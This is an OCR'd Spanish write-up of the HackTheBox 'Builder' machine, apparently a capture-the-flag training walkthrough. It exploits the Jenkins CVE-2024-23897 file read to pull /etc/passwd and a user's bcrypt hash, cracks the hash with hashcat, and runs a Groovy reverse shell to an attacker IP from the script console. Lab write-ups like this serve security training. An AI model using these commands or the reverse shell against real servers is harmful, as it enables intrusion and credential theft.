
284- BUILDER

1. BUILDER


https://app.hackthebox.com/machines/Builder


1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.


- 

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 8080 (HTTP proxy)* abiertos.
  - 

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  - 

1.3. Tecnologías web


- **Whatweb**: nos reporta lo siguiente. Vemos que esta página web usa el servidor *Jetty 10.0.18*, la herramienta *Jenkins 2.441* y *OpenSearch*.
    - 


> - **Jenkins** es una herramienta de automatización de código abierto utilizada principalmente para la integración continua y la entrega continua *(CI/CD)*. Fue originalmente desarrollada como parte del proyecto Hudson y luego se separó en su propia entidad en 2011. Jenkins facilita la automatización de las partes no humanas del desarrollo de software, con el objetivo de mejorar la calidad y velocidad de los procesos de desarrollo.

> - **OpenSearch** es una plataforma de búsqueda y análisis de código abierto, derivada de *Elasticsearch* y *Kibana*, que ofrece capacidades robustas para indexar, buscar y analizar grandes volúmenes de datos en tiempo real. Fue creada por *Amazon Web Services (AWS)* como una bifurcación (fork) de Elasticsearch 7.10 y Kibana 7.10, debido a cambios en la licencia de Elasticsearch y Kibana hacia una licencia más restrictiva. OpenSearch mantiene una licencia de código abierto (Apache 2.0), asegurando su libre uso, modificación y distribución.

1.4. LFI in Jenkins 2.441

- **CVE-2024-23897**:
- Accedemos a la web. Tenemos un panel de login.


- 

- No obstante, antes de nada, vamos a enumerar posibles vulnerabilidades para los servicios y versiones que encontramos anteriormente. Encontramos un **LFI** que afecta a *Jenkins 2.441*.
  - 


- Tuvimos ciertos problemas con el exploit de la imagen, pero como averiguamos el CVE de esta vulnerabilidad, buscamos fácilmente otro por internet. Bien, usamos este exploit. Parece que conseguimos listar el /etc/passwd del servidor, pero solo nos muestra una línea. Lanzamos el exploit varias veces, pero seguimos obteniendo esta misma línea.
  - Por otro lado, para hacer debugging del exploit, recurrimos a **Burp Suite**: lo lanzamos a nuestra IP por el puerto 8080, y de ahí, lo redireccionamos al puerto 8080 de la máquina víctima, que es donde se encuentra el servidor vulnerable.
  - 


> - CVE-2024-23897:
>   - *Jenkins 2.441 y anteriores*, *LTS 2.426.2 y anteriores*, no desactivan una función de su analizador de comandos CLI que reemplaza un carácter `@` seguido de una ruta de archivo en un argumento con el contenido del archivo, lo que permite a atacantes no autenticados leer archivos arbitrarios en el sistema de archivos del controlador Jenkins.

1.4.1. Jenkins-cli.jar

- Por otro lado, en la imagen anterior, a la hora de ejecutar el exploit, podemos ver en el output que se está tratando de ejecutar el cliente de *jenkins-cli.jar*. Este archivo contiene una CLI para interactuar con *Jenkins*. Por tanto, vamos a recurrir a este recurso para ejecutar instrucciones adicionales en el servidor remoto. Descargamos *jenkins-cli.jar*. Compartimos el enlace a continuación. Una vez con este archivo, si ejecutamos `java -jar jenkins-cli.jar -s http://10.10.11.10:8080`, nos conectaremos con el servidor víctima, esto nos mostrará diferentes instrucciones disponibles.
  - https://github.com/3yujw7njai/CVE-2024-23897
  - 

- Ejecutamos esta instrucción para hacer una prueba: `java -jar jenkins-cli.jar -s http://10.10.11.10:8080 who-am-i`.

- 

- Anteriormente, en los diferentes exploits que usamos, vimos que se estaba usando al instrucción `connect-node`, seguido de `@/file/to/read`. Usamos esta sintaxis, y gracias a esta instrucción, conseguimos listar todo el /etc/passwd de la máquina víctima.
  - Dependiendo de la instrucción usada con el cliente de , obteníamos una cantidad de líneas diferentes. Podríamos crear un *one-liner* que itere mediante un bucle `for` por cada una de estas diferentes instrucciones y ejecute el comando en cuestión para finalmente, contar el número de líneas de cada ejecución: `for command in $(java -jar jenkins-cli.jar -s http://10.10.11.10:8080 help 2>&1 | grep -v " " | xargs | tr ' ' '\n'); do echo "[+] Para el comando $command: $(java -jar jenkins-cli.jar -s http://10.10.11.10:8080 $command @/etc/passwd 2>&1 |wc -l)"; done`. Adicionalmente, convertimos el *stderr* en *stdout*.
  - 

- Por el output recibido, pareciera que estamos ante un contenedor. Para confirmarlo, decidimos listar /etc/hostname: efectivamente, se trata de un contenedor.
  - 

> - jenkins-cli.jar es un archivo *JAR* que contiene la herramienta de línea de comandos para interactuar con Jenkins de manera remota. *Jenkins CLI (Command Line Interface)* proporciona una interfaz de línea de comandos

> que permite a los usuarios y scripts realizar diversas operaciones administrativas en *Jenkins* sin necesidad de utilizar la interfaz web estándar.

1.4.2. Deploying Docker Jenkins container

- En este punto, podemos incluir archivos locales del sistema. Vamos a tratar de listar archivos que contengan información sensible. Tratamos de listar las claves SSH del usuario *jenkins* que vimos del /etc/passwd, pero no encontramos ninguna. Vamos ahora a desplegar en local un contenedor de **Docker** que integre el uso de *jenkins*. Esto podemos hacerlo con este comando: `docker run -p 8080:8080 -p 50000:50000 --restart=on-failure jenkins/jenkins:lts-jdk17`. Una vez con el contenedor desplegado, podemos acceder a nuestro localhost por el *puerto 8080* y acceder a esta herramienta. Tendremos que proporcionar la contraseña de administrador (generada cuando se creó el contenedor) e instalar los plugins necesarios. Una vez hecho esto, dentro del contenedor, navegamos por los diferentes directorios. Filtramos por el usuario que creamos con `grep -r "robagallinas"` y encontramos que la información de los diferentes usuarios se encuentra en /users/users.xml. Ejecutamos ahora `java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/users/users.xml`.
    - 

- Ahora que tenemos el nombre completo de este usuario, vamos a intentar buscar alguna credencial dentro de su directorio. Para ello, ejecutamos: `java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/users/jennifer_12108429903186576833/config.xml`. Encontramos un hash para este usuario en formato **bcrypt**. Guardamos esta cadena en un archivo que llamaremos *hash.txt* en nuestro sistema.
    - El hash aparece como *jbcrypt*, que es una implementación de *bcrypt* en **Java**.


1.4.3. Cracking hash with Hashcat

- Crackeamos esta contraseña con Hashcat: `hashcat -m 3299 hash.txt /usr/share/wordlists/rockyou.txt`. Ésta es *princess*.


1.4.4. RCE in script console via Groovy script

- Usamos las credenciales *jennifer*: *princess* para acceder al servidor web. Obtenemos acceso. Como bien sabemos, desde aquí es muy frecuente que podamos ejecutar comandos a través de la

consola de scripts. Encontramos esta ruta. Parece que tenemos que usar Groovy para ejecutar comandos.




- Buscamos por internet como podemos enviarnos una shell a nuestro sistema por un puerto en el que nos hayamos puesto previamente en escucha. Encontramos un pequeño script que compartimos a continuación. Ejecutamos este script y obtenemos nuestra sesión. Realizamos el *tratamiento de la TTY*.





```
String host = "10.10.16.8";
int port=1313;
String cmd= "/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while
(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

> - **Groovy** es un lenguaje de programación de alto nivel que se ejecuta en la *Máquina Virtual de Java (JVM)*. Combina características de Python, Ruby y Smalltalk, junto con la sintaxis de Java, lo que lo hace fácil de aprender para los desarrolladores familiarizados con Java. Un **Groovy script** es un script escrito en el lenguaje Groovy, que puede usarse para automatizar tareas, manipular datos, y más.

1.4.5. Privesc via Jenkins key decipher

